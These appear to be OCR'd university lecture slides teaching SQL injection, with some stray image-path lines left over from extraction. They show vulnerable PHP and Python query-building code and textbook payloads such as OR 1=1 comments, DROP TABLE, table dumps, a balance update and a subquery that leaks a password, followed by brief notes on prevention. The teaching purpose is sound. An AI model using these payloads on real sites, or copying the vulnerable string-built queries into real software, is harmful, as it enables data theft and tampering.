
  ```
  DROP Customer
  ```

- Semicolons separate commands:

  ```
  INSERT INTO Customer VALUES (4433, 'vladimir',
  888.99); SELECT AcctNum FROM Customer
  WHERE Username='vladimir'
  ```

  returns 4433.

Database Interactions



Web Server SQL Queries

- Suppose web server runs the following *PHP* code:

```
$recipient = $_POST['recipient'];
$sql = "SELECT AcctNum FROM Customer
          WHERE Balance < 100 AND
           Username='$recipient' ”;
$result = $db->executeQuery($sql);
```

- The query returns recipient’s account number if their balance is < 100
- Web server will send value of $sql variable to database server to get account #s from database

Web Server SQL Queries


- Suppose web server runs the following *PHP* code:

```
$recipient = $_POST['recipient'];
$sql = "SELECT AcctNum FROM Customer
          WHERE Balance < 100 AND
           Username='$recipient' ";
$result = $db->executeQuery($sql);
```

- So for "?recipient=Bob" the SQL query is:

```
SELECT AcctNum FROM Customer
          WHERE Balance < 100 AND
           Username='Bob'
```

Parse Tree for SQL Example




```
SELECT AcctNum FROM Customer
   WHERE Balance < 100 AND Username='Bob'
```

SQL injection


SQL Injection Scenario

- Suppose web server runs the following *PHP* code:

```
$recipient = $_POST['recipient'];
$sql = "SELECT AcctNum FROM Customer
            WHERE Balance < 100 AND
             Username='$recipient' ";
$result = $db->executeQuery($sql);
```

- How can $recipient cause trouble here?
  - How can we see anyone's account?
    - Even if their balance is >= 100

Basic picture: SQL Injection



How can $recipient cause trouble here?

SQL Injection Scenario, con't

```
WHERE Balance < 100 AND
            Username='$recipient'
```

- Conceptual idea (doesn't quite work): Set `recipient` to "foo' OR 1=1" …


```
WHERE Balance < 100 AND
            Username='foo' OR 1=1'
```

- *Precedence* makes this:

```
WHERE (Balance < 100 AND
            Username='foo') OR 1=1
```

- Always true!

Parse Tree for *SQL Injection*





```
SELECT AcctNum FROM Customer
 WHERE (Balance < 100 AND  Username='foo') OR 1=1
```

SQL Injection Scenario, con't

- Why "foo' OR 1=1" doesn't quite work:

```
WHERE Balance < 100 AND
      Username='foo' OR 1=1'
```



Syntax error: quotes aren't balanced

SQL server will reject command as ill-formed

SQL Injection Scenario, con't

- Why "foo' OR 1=1" doesn't quite work:

```
WHERE Balance < 100 AND
                Username='foo' OR 1=1'
```

- Sneaky fix: use "foo' OR 1=1--"

Begins SQL comment …

SQL Injection Scenario, con't

- Why "foo' OR 1=1" doesn't quite work:

```
WHERE Balance < 100 AND
        Username='foo' OR 1=1'
```

- Sneaky fix: use "foo' OR 1=1 --"
- SQL server sees:

```
WHERE Balance < 100 AND
        Username='foo' OR 1=1 --'
```

When parsing SQL query, SQL server ignores all of this since it's a comment …

So now it finds the quotes balanced; no syntax error; **successful injection**!

SQL Injection Scenario, con't

```
WHERE Balance < 100 AND
        Username='$recipient'
```

- How about $recipient = foo'; DROP TABLE Customer; -- ?
- Now there are two separate SQL commands, thanks to ';' command-separator.
- Can *change database* however you wish

SQL Injection Scenario, con't

```
WHERE Balance < 100 AND
                Username='$recipient'
```

- $recipient =

  foo'; SELECT * FROM Customer; --


  – Returns the *entire* database!

- $recipient =

  foo'; UPDATE Customer SET Balance=9999999 WHERE AcctNum=1234; --

  – Changes balance for Acct # 1234!

5 Minute Break



Questions Before We Proceed?

SQL Injection: Summary

- Target: web *server* that uses a back-end database
- Attacker goal: inject or modify database commands to either read or alter web-site information
- Attacker tools: ability to send requests to web server (e.g., via an ordinary browser)
- Key trick: web server allows characters in attacker's input to be interpreted as SQL control elements rather than simply as data

Welcome to the Amazing World Of Squigler …

Demo Tools

- *Squigler*
  - Cool "`localhost`" web site(s) (Python/SQLite)
  - Developed by Arel Cordero, Ph.D.
  - I'll put a copy on the class page in case you'd like to play with it

- *Bro*: freeware network monitoring tool (`bro.org`)
  - Scriptable
  - Primarily designed for real-time intrusion detection
  - Will put output & copy of (simple) script on class page
  - `bro.org`

Some Squigler Database Tables

Squigs		
`username`	`body`	`time`
ethan	*My first squig!*	2017-02-01 21:51:52
cathy	*@ethan: borrr-ing!*	2017-02-01 21:52:06
…	…	…

```
def post_squig(user, squig):
    if not user or not squig: return
    conn = sqlite3.connect(DBFN)
    c    = conn.cursor()
    c.executescript("INSERT INTO squigs VALUES
            ('%s', '%s', datetime('now'));" %
                                (user, squig))
    conn.commit()
    c.close()
```

Server code for posting a “squig”

```
INSERT INTO squigs VALUES
     (dilbert, 'don't contractions work?',
      date);
```

Syntax error

Squigler Database Tables, con't

Accounts		
`username`	`password`	`public`
dilbert	funny	't'
alice	kindacool	'f'
…	…	…

```
INSERT INTO squigs VALUES
      (dilbert, '' || (select (username || '␣' || password) from
accounts where username='bob') || '',
       date);
```

Empty string literals

```
INSERT INTO squigs VALUES
      (dilbert, '' || (select (username || ' ' || password) from
accounts where username='bob') || '',
       date);
```

A blank separator, just for tidiness

```
INSERT INTO squigs VALUES
      (dilbert, '' || (select (username || '␣' || password) from
accounts where username='bob') || '',
       date);
```

Concatenation operator.

Concatenation of string **S** with empty string is just **S**

```
INSERT INTO squigs VALUES
      (dilbert,  (select (username || '␣' || password) from
accounts where username='bob'),
       date);
```

Value of the squig will be Bob's username and password!

SQL Injection Prevention?

- (Perhaps) *Sanitizate* user input: check or enforce that value/string that does not have commands of any sort
  - Disallow special characters, or
  - Escape input string

```
SELECT PersonID  FROM People WHERE
    Username=' alice\'; SELECT * FROM People;'
```

- Risky because it's easy to overlook a corner-case in terms of what to disallow or escape
